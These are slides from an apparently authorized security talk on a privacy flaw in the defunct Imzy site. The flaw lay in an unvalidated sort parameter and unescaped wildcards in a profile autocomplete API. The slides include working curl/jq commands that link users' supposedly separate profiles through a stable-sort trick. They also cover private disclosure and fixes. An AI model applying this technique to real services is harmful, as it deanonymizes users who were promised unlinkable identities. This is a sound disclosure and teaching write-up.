
Imzy Profile Linking

Background » What was Imzy?

- **Social media website that didn't make it**
  - Reddit, but nice?
  - Ran 2016–2017
- **The usual**
  - Communities
  - Comment threads, image uploads
  - Voting/reacts
- **The unusual**
  - Tipping
  - Multiple profiles




IMZY
Lesley Imzy
Jun 16 at 5:01 PM

Goodbye friends

This officially marks Imzy going read only.

IMZY
chessking

Background » Accounts vs. Profiles



Account

You can view and manage all your usernames, see your post history, and change your profile avatars here. You can choose an existing username or create a new one whenever you participate in a new community. No one else will ever be able to see or know that any of your usernames are connected.

timmc
Member since May 2016
1 followers
Default profile

ezomphy
Member since Nov 2016
0 followers
Make default

Anonymous
Member since Aug 2016
Anonymous activity

Main profile

Regrettable fan fic profile

“No one else will ever be able to see or know that any of your usernames are connected.”

Background » I like security

- **Always Be Pentesting**
  - Asked a friend at Imzy if I could poke at the site
  - Found some fun vulnerabilities!
    - See my blog for more ;-)
    - This is the story of the *best* one
- **Methodology**
  - Sometimes use Burp Suite to record my browsing
  - Always take notes
  - curl, I guess?
- **Stumbled across *autocomplete* endpoint**
  - Type `@ali` & it suggests `@Alice5`, `@valiant`, etc.

Autocomplete (username search)

Behind the scenes of username autocompletion

```
curl 'https://www.imzy.com/api/search/autocomplete/profiles? page=1 & per_page=30
 & q=dogg & sort=-profile_username_lower '

[
  {"profile_username": "doggiedogdogdogdog",
   "display_username": "doggiedogdogdogdog",
   "avatar_image_url": null},
  {"profile_username": "gkdogg",
   "display_username": "gkdogg",
   "avatar_image_url": null},
  {"profile_username": "Iluvdoggos",
   "display_username": "Iluvdoggos",
   "avatar_image_url": "https://imzy-default.imgix.net/prod/profiles/rzxgrnaz.png"},
  {"profile_username": "jessedogg",
   "display_username": "jessedogg",
   "avatar_image_url": null},
  {"profile_username": "Robbdogg87",
   "display_username": "Robbdogg87",
   "avatar_image_url": null}
]
```

Boring, it’s just usernames!

- **All we really have are usernames**
  - ...which are public

    (OK yes they're PII, and also could be part of a chained exploit)
- **Parameters standard for a search API**
  - **q**: The text to query for
  - **sort**: What order to return the results in
  - **page**: How many pages of results to skip
  - **per_page**: The size of pages to skip and return
- **Didn't look very interesting at first**
  - But for some reason I took a closer look...
  - (What would *you* try?)

Flaws

- **No authentication required, and no rate-limiting**
- **No limit on response size: `per_page=0` returns 80,000+ results**
  - Maybe code included `try: int(per_page) except ValueError: None`
  - `per_page=100000000000` also worked
- **No escaping of "%" wildcard (zero or more characters) in query**
  - Results for `q=d%g` includes users ba**dg**erbadger and oh**d**an**g**
  - Probably using SQL -- MySQL or Postgres, perhaps (`_` also worked)
- **Query must be at least 3 characters...**
  - But `q=%%%` worked
- **----> Sort parameter not well validated <----**
  - `sort=-avatar_image_url` -> nonsensical, but is sorted in a new order
  - `sort=kahfqewgq` -> `500 Server Error`
    - This ended up paging the admins on their bowling outing, oops
  - (Also, the `-` usually means descending order, but it's backwards in this API.)

Who cares about sort?

Usernames are *still* basically public information!

Sorting them doesn't make them any less public, right?

...right?

Into the mind of the developer

```
...?q=ali&sort=-profile_username_lower
```

...probably turns into this query:

```
SELECT * FROM profiles
WHERE profile_username LIKE "%ali%"
ORDER BY profile_username_lower ASC
LIMIT 30 OFFSET 0
```


(maybe with a parameterized query; I couldn't achieve full SQL injection)

What might the table look like?

```
CREATE TABLE profiles (
  id UUID PRIMARY KEY DEFAULT uuid_generate_v4(),
  profile_username VARCHAR(40) NOT NULL,
  profile_username_lower VARCHAR(40) NOT NULL,
  created_at DATE,
  ...
)
```

...what *else* might be in there?

Imagining a database



accounts (1 per user)

id	UUID (primary key)
email	string
password_hash	string
created_at	date
email_verified	boolean

profiles (1+ per user)

id	UUID (primary key)
account_id	UUID (foreign key)
profile_username	string
created_at	date
is_primary	boolean
is_staff	boolean

I mean, *probably*, right?

Let's try it!

Sorting by account_id

```
curl 'https://www.imzy.com/api/search/autocomplete/profiles?per_page=0&q=%%%&sort=-
account_id' | jq '.[]|.profile_username' | grep ezomphy -C 4
```

(Translation: "Get all accounts, ordered by account ID, and print out just a few usernames around one of my own.")

```
...
Defensatratr
Buckaroo
Yini
timmc    <--- my main profile
ezomphy
staff    <--- my testing profile
IceCreamMonster
duany_26
DamnitEiffel
...
```

...it works!

(not the real output, obviously)

It's bad, but can we make it worse?

```
...
Defensatratr
Buckaroo
Yini
timmc
ezomphy  <--- me
staff    <--- me, but how would an attacker know that?
IceCreamMonster    <--- could be me, too!
duany_26           <--- what about this one?
DamnitEiffel
...
```

- **Technically deniable**
  - Guess-and-check would allow unmasking some people
  - But you couldn't *prove* it, in cases where that mattered – and it’s not automated
- ***Any* two adjacent profiles could belong to the same account**
  - Can we draw divisions between accounts?
- **Yes, we can!**
  - In fact, we just need one more HTTP call
  - Any guesses?


Reverse and "reverse"

- **Sort by account ID ascending *and* descending**
  - One call with `sort=account_id`
  - Another with `sort=-account_id`
- **Reverses list of (hidden) *account IDs***
  - Doesn't reverse list of *profiles*
  - Profiles with same account ID keep their order
- **This is our old friend the *stable sort***
  - Usually only care about this in spreadsheets

Stable sorts

sort: account_id **ascending**

account_id	profile_username
[1]	Defensatratr
[2]	Buckaroo
[3]	Yini
[4]	timmc
[4]	ezomphy
[4]	staff
[5]	IceCreamMonster
[5]	duany_26
[6]	DamnitEiffel



sort: account_id **descending**

account_id	profile_username
[6]	DamnitEiffel
[5]	IceCreamMonster
[5]	duany_26
[4]	timmc
[4]	ezomphy
[4]	staff
[3]	Yini
[2]	Buckaroo
[1]	Defensatratr

The account **groups** switch places, but their **internal order** remains!
The database or application is using a stable sort.

Putting it all together

Discovering everyone's profile groups in just two HTTP calls:

```
# Mount a ramdisk when working with sensitive data
sudo mount -t ramfs ramfs ~/tmp/ram/ && cd ~/tmp/ram/

# Grab profiles sorted ascending and descending
curl -sS 'https://www.imzy.com/api/search/autocomplete/profiles?q=
%25%25%25&per_page=0&sort=-account_id' > by-account-asc.json

curl -sS 'https://www.imzy.com/api/search/autocomplete/profiles?q=
%25%25%25&per_page=0&sort=account_id' > by-account-desc.json

# Reformat JSON (and reverse one list)
jq '.'       < by-account-asc.json  > by-account-asc.norm.json
jq 'reverse' < by-account-desc.json > by-account-desc.norm.json

# Diff and peek
diff -y by-account-{asc,desc}.norm.json | grep timmc -C 5
```

Bad enough!

- **Nearly worst-case scenario for profiles**
  - Doesn’t expose anonymous usernames
- **Disclosed privately, fixed quickly**
  - Was offered $1000 debit card
  - ...but company shut down too soon after
  - It’s the thought that counts :-)
- **Agreed to not disclose publicly**
  - *unless* they ever had a similar bug

Fixes

- **Validate all parameters (with few exceptions)**
  - Can skip personal names or other free text input, aside from max length
  - ✔ Check `sort` parameter against an allowlist
  - This is the *core vulnerability*, but only exploitable because they didn't...
- **Escape wildcards**
  - Vulnerability, but only exploitable as part of a *chain*
  - Without a wildcard, couldn't link "alice" and "bob"
  - ✔ Escape `_` and `%` when using a `LIKE` query
  - Parameterized SQL doesn't do this for you
    - Pattern matching is a tiny language! Watch out for tiny languages.
- **Segregate private and public data?**
  - Imzy allowed private data to *influence* public results
  - Maybe keep profiles disconnected from accounts even in DB schema?
  - Exploit was neither a side-channel nor an oracle attack, but in the same spirit, I think
- **What about auth, rate-limiting, max response size?**
  - Probably a good idea!
  - ...but wouldn't have helped much in this case (except max offset?)

Questions

...if you got 'em

Full writeup:

https://www.brainonfire.net/blog/2017/07/06/imzy-security-assessment-part-1/

https://www.brainonfire.net/blog/2017/10/25/imzy-security-assessment-part-2/